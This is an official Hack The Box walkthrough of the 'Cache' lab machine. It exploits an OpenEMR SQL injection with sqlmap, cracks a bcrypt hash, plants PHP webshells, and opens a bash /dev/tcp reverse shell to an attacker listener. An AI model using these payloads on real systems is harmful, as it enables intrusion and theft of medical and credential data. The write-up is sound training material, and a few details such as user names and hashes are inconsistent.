



HACKTHEBOX



Cache

5th October 2020 / Document No D20.100.91

Prepared By: bertolis

Machine Author: ASHacker

Difficulty: **Medium**

Classification: Official

Synopsis

Cache is a medium difficulty Linux machine. Enumeration of the website reveals a second website that is hosted on the same server under a different vhost. This website is an OpenEMR instance that suffers from a SQL injection vulnerability. Exploiting this vulnerability enables the attacker to retrieve the hashed password for user `openemr_admin`, which can be cracked offline in order to recover the plaintext password. These credentials can be used to exploit an authenticated Remote Command Execution vulnerability and achieve reverse shell as `www-data`, due to the outdated version of the OpenEMR instance. Inspection of the initial website reveals a JavaScript file containing credentials for the user `ash`, who is found to be a system user. Enumeration of the Memcached caching system also reveals the password for user `Tuffy`, who is a member of the docker group. This enables the user `Tuffy` to run any commands as root, from within a docker container.

Skills Required

- Web Enumeration
- Linux Enumeration

Skills Learned

- Basic SQL Injection
- Memcached Enumeration
- Docker Abuse

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.188 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.10.188
```

```
nmap -p$ports -sC -sV 10.10.10.188
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-01 13:46 EEST
Nmap scan report for 10.10.10.188 (10.10.10.188)
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|_  256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_  256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Cache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap output reveals Apache and SSH servers running on their default ports. The website contains a news page, a page displaying information about the author, as well as a contact and login form.

Home News Contact Us Author Login

After clicking `Login`, inspection of the `login.html` source code reveals the file `jquery/functionality.js`.

```
100
101 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.1.1/jquery.min.js"></script>
102 <script src="jquery/functionality.js"></script>
103 <script src="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.100.2/js/materialize.min.js"></script>
104 </body>
105 </html>
```

This file is found to contain the password `H@v3_fun` for the user `ash`.

```

$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3_fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
            alert("Username didn't Match");
            error_username = true;
        }
    }
}

```

Using these credentials, we can login to the website. However, the website seems to be under construction and doesn't contain any additional functionality.

We can also try connecting to the remote machine via SSH using these credentials. However, this is unsuccessful.

```

ssh ash@10.10.10.188
<SNIP>
ash@10.10.10.188's password:
ash@10.10.10.188: Permission denied (publickey,password).

```

Instead, we can move on to scanning the website using `ffuf`, in order to identify any files and directories that are hosted on the server.

```
ffuf -c -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.188/FUZZ
```


```

ffuf -c -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.188/FUZZ
<SNIP>
[Status: 200, Size: 8193, Words: 902, Lines: 339]
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta [Status: 403, Size: 277, Words: 20, Lines: 10]
index.html [Status: 200, Size: 8193, Words: 902, Lines: 339]
javascript [Status: 301, Size: 317, Words: 20, Lines: 10]
jquery [Status: 301, Size: 313, Words: 20, Lines: 10]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]

```

Scanning reveals some default directories that we don't have [access](#) to.


After trying various payloads, the login form is not found vulnerable to SQL injection. The payload `or 1=1--` returns the following error.



Clicking on the `Author` link reveals that they are working on a `HMS(Hospital Management system)` project. It is possible that this might be a website hosted on the same machine as a vhost. Let's add the domain `hms.htb` to `/etc/hosts` and browse to this address.

```
sudo printf 10.10.10.188\\hms.htb >> /etc/hosts
```

On navigating to `http://hms.htb` we see an [OpenEMR](#) instance. OpenEMR is a medical practice management software that supports Electronic Medical Records.



Attempting to login with the credentials we found earlier for user `ash` returns the error `Invalid username or password`.

Searching online for OpenEMR vulnerabilities reveals the following [report](#) by Project Insecurity as the first result.

openemr vulnerabilities

www.open-emr.org > wiki PDF Μετάφραση αυτής της σελίδας

OpenEMR v5.0.1.3 - Vulnerability Report

This **report** details the vulnerabilities our team uncovered in. **OpenEMR**. Some examples of vulnerabilities detailed below include a portal authentication bypass ...

Software Genre: Electronic health record

The vulnerability report just mentions that `5.0.1.3` is vulnerable. This Exploit-DB [entry](#) references a YouTube video that exploits the vulnerabilities discovered by Project Insecurity, and it states that versions equal and prior to `5.0.1.3` are vulnerable.

The date of the copywrite footer is on the instance of OpenEMR on the box is 2018. On Checking the OpenEMR release dates, it's found that the vulnerable `5.0.1` version was released in 2018.

openemr releases


All News Videos Images Shopping More Settings Tools

About 63,900 results (0.37 seconds)

OpenEMR version 5.0. 0 (**released** 2/15/2017), 5.0. 1 (**released** 4/23/2018), 5.0. 2 (**released** 8/4/2019) has 2014 ONC Complete Ambulatory EHR Certification by InfoGard Laboratories.

en.wikipedia.org > wiki > OpenEMR

[OpenEMR - Wikipedia](#)



The Project Insecurity report details multiple vulnerabilities that were found in version `5.0.1.3` of OpenEMR. The following code snippet highlights that user-provided input is included directly in the SQL query, without sanitization.

Vulnerable Code:

```
if ($eid) {
    $selffacil = '';
    $facility = sqlQuery("SELECT pc_facility, pc_multiple, pc_aid, facility.name
                        FROM openemr_postcalendar_events
                        LEFT JOIN facility ON
                        (openemr_postcalendar_events.pc_facility = facility.id)
                        WHERE pc_eid = $eid");
```

Figure 3: add_edit_event_user.php - Lines 116-121

```
if ($userid) {
    $pref_facility = sqlFetchArray(sqlStatement("SELECT facility_id, facility FROM
users WHERE id = $userid"));
    $e2f = $pref_facility['facility_id'];
    $e2f_name = $pref_facility['facility'];
}
```

Figure 4: add_edit_event_user.php - Lines 636-640

```
if ($patientid) {
    $prow = sqlQuery("SELECT lname, fname, phone_home, phone_biz, DOB " .
        "FROM patient_data WHERE pid = " . $patientid . "'");
```

Figure 5: add_edit_event_user.php - Lines 616-618

A later [version](#) of OpenEMR (5.0.1.4) was also released in July 2018. Let's download this version from GitHub and check if this vulnerability was patched.

lines 89-94:

```
if ($eid) {
    $selffacil = '';
    $facility = sqlQuery("SELECT pc_facility, pc_multiple, pc_aid, facility.name
                        FROM openemr_postcalendar_events
                        LEFT JOIN facility ON
                        (openemr_postcalendar_events.pc_facility = facility.id)
                        WHERE pc_eid = ?", array($eid));
```

lines 608-612:

```
if ($userid) {
    $pref_facility = sqlFetchArray(sqlStatement("SELECT facility_id, facility
FROM users WHERE id = ?", array($userid)));
    $e2f = $pref_facility['facility_id'];
    $e2f_name = $pref_facility['facility'];
}
```

lines 588-590:

```
if ($patientid) {
    $prow = sqlQuery("SELECT lname, fname, phone_home, phone_biz, DOB " .
        "FROM patient_data WHERE pid = ?", array($patientid));
```

Note the addition of the `add_escape_custom` function in the SQL query.

```
# 5.0.1.3
"WHERE pc_eid = '$eid'");

# 5.0.1.4
"WHERE pc_eid = '' . add_escape_custom($eid) . '');
```

In the vulnerable 5.0.1.3 version, only the `form_title` and `form_comments` input parameters are passed through `add_escape_custom`.

```
"" . add_escape_custom($_POST['form_title']) . ", " .
"" . add_escape_custom($_POST['form_comments']) . ", " .
```

In 5.0.1.4, all user-provided input is passed through this function.

```
"" . add_escape_custom($_POST['form_category']) . ", " .
"" . add_escape_custom($row['pc_multiple']) . ", " .
"" . add_escape_custom($to_be_inserted) . ", " .
"" . add_escape_custom($_POST['form_pid']) . ", " .
"" . add_escape_custom($_POST['form_title']) . ", " .
"" . add_escape_custom($_POST['form_comments']) . ", " .
"" . add_escape_custom($_SESSION['providerId']) . ", " .
"" . add_escape_custom($event_date) . ", " .
"" . add_escape_custom(fixDate($_POST['form_enddate'])) . ", " .
"" . add_escape_custom(($duration * 60)) . ", " .
"" . add_escape_custom($recurspec) . ", " .
"" . add_escape_custom($starttime) . ", " .
"" . add_escape_custom($endtime) . ", " .
"" . add_escape_custom($_POST['form_allday']) . ", " .
"" . add_escape_custom($_POST['form_apptstatus']) . ", " .
"" . add_escape_custom($_POST['form_prefcat']) . ", " .
"" . add_escape_custom($locationspec) . ", " .
```

Inspection of the `formdata.inc.php` source code reveals that the `add_escape_custom` function is a wrapper for `mysql_real_escape_string`.

```
function add_escape_custom($s)
{
    //prepare for safe mysql insertion
    $s = mysql_real_escape_string($GLOBALS['dbh'], $s);
    return $s;
}
```

The `mysql_real_escape_string` function is used in order to escape special characters in a string, and make it safe before sending the query to MySQL. This function prepends backslashes to the characters `\x00`, `\n`, `\r`, `\`, `'`, `"` and `\x1a`.


On page 8 of the Project Insecurity report, a proof of concept SQL injection is given for the file `portal/add_edit_event_user.php`.

Proof of Concept:

```
http://host/openmr/portal/add_edit_event_user.php?eid=1 AND
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```


Let's check if the version of the OpenEMR instance is `5.0.1.3` or prior, by sending the following request from the browser.

```
http://hms.htb/portal/add_edit_event_user.php?eid=1 AND  
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```



Query Error

ERROR: query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name FROM openemr_postcalendar_events LEFT JOIN (openemr_postcalendar_events.pc_facility = facility.id) WHERE pc_eid = 1 and extractvalue(0,CONCAT(0x5c,VERSION()))

Error: XPATH syntax error: '\5.7.30-0ubuntu0.18.04.1'


/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery

The above payload is successfully executed and the version of MySQL is returned, which validates the vulnerability and confirms that OpenEMR `5.0.1.3` or prior is installed.

Let's automate the database enumeration using SQLMap. First, configure the browser to use a proxy such as Burp or OWASP ZAP, and capture the following request.

```
http://hms.htb/portal/add_edit_event_user.php?eid=1
```

In Burp, once the request is captured, hit `CTRL + A` to highlight the entire request, right-click in the window and click `Copy to file`.



Then we can run SQLMap with the parameters `--batch`, so it will use the default values instead of asking for user input, and `--dbs` to retrieve a list of available databases.

```
sqlmap -r req --batch --dbs
```

```

    sqlmap -r req --batch --dbs
    <SNIP>
    [23:03:52] [INFO] fetching database names
    [23:03:52] [INFO] resumed: 'information_schema'
    [23:03:52] [INFO] resumed: 'openemr'
    available databases [2]:

    [*] information_schema
    [*] openemr
  
```

Two databases are found, `information_schema` and `openemr`. `information_schema` can be ignored as it is a built-in database. Let's retrieve the list of tables from `openemr`.

```
sqlmap -r req --batch -D openemr --tables
```

```

    sqlmap -r req --batch --dbs
    <SNIP>
    [23:13:33] [INFO] fetching tables for database: 'openemr'
    Database: openemr

    [234 tables]
    <SNIP>
    | user_settings          |
    | users                  |
    | users_facility         |
    | users_secure           |
    | valueset               |
    | voids                  |
    | x12_partners           |
    +-----+
  
```

The database `openemr` is found to contain 234 tables. Fetching the column headings from the table `user_secure` reveals the columns `username` and `password` among others.

```

    sqlmap -r req --batch -D openemr -T users_secure --columns
    <SNIP>
    Table: users_secure
    [9 columns]
    +-----+-----+
    | Column          | Type          |
    +-----+-----+
    | id               | bigint(20)    |
    | last_update      | timestamp     |
    | password          | varchar(255)  |
    | password_history1 | varchar(255)  |
    | password_history2 | varchar(255)  |
    | salt             | varchar(255)  |
    | salt_history1     | varchar(255)  |
    | salt_history2     | varchar(255)  |
    | username          | varchar(255)  |
    +-----+-----+
  
```

Finally, we can dump the content from these columns.

```
sqlmap -r req --batch -D openemr -T users_secure -C username,password --dump
```

```

    sqlmap -r req --batch -D openemr -T users_secure -C username,password --dump
    <SNIP>
    [23:30:21] [INFO] fetching entries of column(s) 'password, username' for table
    'users_secure' in database 'openemr'
    Database: openemr
    Table: users_secure
    [1 entry]
    +-----+-----+
    | username          | password                                              |
    +-----+-----+
    | openemr_admin     | $2a$05$12sTLIG6GTBeyBf7TAKL6.ttEwJDmXs9bI6LXqlfCpEcY6VF6P0B. |
    +-----+-----+
  
```

The password for user `openemr_admin` seems to be encrypted. Using `hashid`, we can identify the type of the hash in order to crack it in a more targeted way. The `-j` flag returns the corresponding John the Ripper format.

```
hashid -mj '$2a$05$12sTLIG6GTBeyBf7TAKL6.ttEwJDmXs9bI6LXqlfCpEcY6VF6P0B.'
```

```

hashid -j '$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.'
Analyzing '$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.'
[+] Blowfish(OpenBSD) [JtR Format: bcrypt]
[+] Woltlab Burning Board 4.x
[+] bcrypt [JtR Format: bcrypt]

```

The hash function used on this password is `bcrypt`. Let's try to crack the password using John the Ripper. First, copy and paste the hash into a file. Then run `john` to crack the hash.

```
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```

john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
<SNIP>
xxxxxx      (?)

```


The hash is cracked successfully and the password is revealed to be `xxxxxx`. The credentials `openemr_admin / xxxxxx` can be used to login to the OpenEMR web application. Returning to the URL `http://hms.htb`, we input the credentials and gain access to administrative interface of the application.

The screenshot displays the OpenEMR web application's administrative interface. At the top, a navigation bar contains various menu items: Calendar, Flow Board, Recall Board, Messages, Patient/Client, Fees, Modules, Procedures, Administration, Reports, Miscellaneous, Popups, and About. The user is logged in as 'Administrator Administrator'. Below the navigation bar is a search bar with 'Patient: None'. The main content area shows a calendar for Monday, October 5, 2020, with a list of providers and their scheduled times. The providers listed are 'All Users', 'Administrator, Administrator', and 'Your Clinic Name Here'.

Foothold


Method 1

Further enumeration of the web application reveals a vector for remote command execution. After navigating to `http://hms.htb/interface/super/manage_site_files.php`, it's found that we can edit an existing PHP file.




Let's edit the `/letter_templates/custom_pdf.php` file, back up the contents and replace the contents with a basic PHP webshell. Navigate to the URL and add the following.

```
<?=$_GET[0]?>
```



Next, click on the `save` button and browse to the following path, as the `Edit Path` title indicates.

```
http://hms.htb/sites/default/letter_templates/custom_pdf.php?0=whoami
```



`www-data`

We have successfully achieved command execution as `www-data`.

Method 2

the file `super/manage_site_files.php` also contains an unrestricted file upload vulnerability. Below is the source code of the file, showing that it doesn't enforce that the uploaded file is an image.

```

    if (is_uploaded_file($_FILES['form_image']['tmp_name']) &&
$_FILES['form_image']['size']) {
        $form_dest_filename = $_POST['form_dest_filename'];
        if ($form_dest_filename == '') {
            $form_dest_filename = $_FILES['form_image']['name'];
        }

        $form_dest_filename = basename($form_dest_filename);
        if ($form_dest_filename == '') {
            die(htmlspecialchars(xl('Cannot find a destination filename')));
        }

        $imagepath = "$imagedir/$form_dest_filename";
        // If the site's image directory does not yet exist, create it.
        if (!is_dir($imagedir)) {
            mkdir($imagedir);
        }

        if (is_file($imagepath)) {
            unlink($imagepath);
        }

        $tmp_name = $_FILES['form_image']['tmp_name'];
        if (!move_uploaded_file($_FILES['form_image']['tmp_name'], $imagepath)) {
            die(htmlspecialchars(xl('Unable to create') . " '$imagepath'"));
        }
    }
}

```

Figure 1: manage_site_files.php - Lines 62-87


Let's navigate to `http://hms.htb/interface/super/manage_site_files.php` and upload a basic PHP webshell.

```
echo '<?=$_GET[0]>' > webshell.php
```

Upload Image to /var/www/hms.htb/public_html/sites/default/images	
Source File: <input type="button" value="Browse..."/>	No file selected. Destination Filename: <input type="text" value="(Use source filename)"/>
Upload Patient Education PDF to /var/www/hms.htb/public_html/sites/default/documents/education	
Source File: <input type="button" value="Browse..."/>	No file selected. Name must be like codetype_code_language.pdf, for example icd9_274.11_en.pdf

Click `save` and navigate to the uploaded file:

```
http://hms.htb/sites/default/images/webshell.php?0=whoami
```



www-data

This is successful. The `webshell.php` was upload to the remote machine and we can execute commands as user `www-data`.

Calendar
Message Center
File management
Patient Finder
Flow Board
Recall Board


Document Template Management

Upload a Template	
<input type="button" value="Upload"/> Source File: <input type="button" value="Choose file"/> shell3.php	Destination Filename: <input type="text"/>

uid=33(www-data) gid=33(www-data) groups=33(www-data)


Method 3

Another vulnerability also exists, that allows to upload any file in the **Document Template Management** tab, according to the previous report. We can navigate to this tab by clicking on **Miscellaneous** and then **Document Templates**. Upload the previously created webshell.



Then, we can find the uploaded file in the following path.

`http://hms.htb/sites/default/documents/doctemplates/`



`webshell.php`

Method 4

As described in the previous report, OpenEMR versions 5.0.1.3 and before also had vulnerabilities in `import_template.php` and `edit_globals.php` files. These vulnerabilities can be exploited using the automated tools found in the Exploit Database. The first script can be download from [here](#). In order to exploit this, first we have to start a listener.

```
nc -lvp 4444
```

Before we execute this script, we have to make the following changes. Replace it with your IP as appropriate.

```
sed -i "s/127.0.0.1/10.10.14.13/g" 48515
sed -i "s/9001/4444/g" 48515
sed -i "s/localhost/openemr/hms.htb/g" 48515
```

Now we can execute the script.

```
python2.7 48515
```

Reverse shell is received as the user `www-data`.

```
nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from hms.htb [10.10.10.188] 35524

<SNIP>
$ whoami
www-data
```

Method 5

The second script can be found [here](#). Once again we start a listener.

```
nc -lvp 4444
```

Then, we download the script, pass the proper parameters and execute it.

```
python2.7 45161 http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >&
/dev/tcp/10.10.14.13/4444 0>&1'
```

```
python2.7 45161 http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >&
/dev/tcp/10.10.14.13/4444 0>&1'

<SNIP>
[$] Authenticating with openemr_admin:xxxxxx
[$] Injecting payload
```

Back to the listener, a reverse shell is again received as the user `www-data`.


```
nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.13] from hms.htb [10.10.10.188] 37764

<SNIP>
www-data@cache:/var/www/hms.htb/public_html/interface/main$
```


Lateral Movement

Let's spawn a PTY shell and enumerate the host.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
cat /etc/passwd
```



```
www-data@cache:/var/www/hms.htb/public_html/interface/main$ cat  
/etc/passwd  
  
<SNIP>  
ash:x:1000:1000:ash:/home/ash:/bin/bash  
luffy:x:1001:1001:,,,:/home/luffy:/bin/bash  
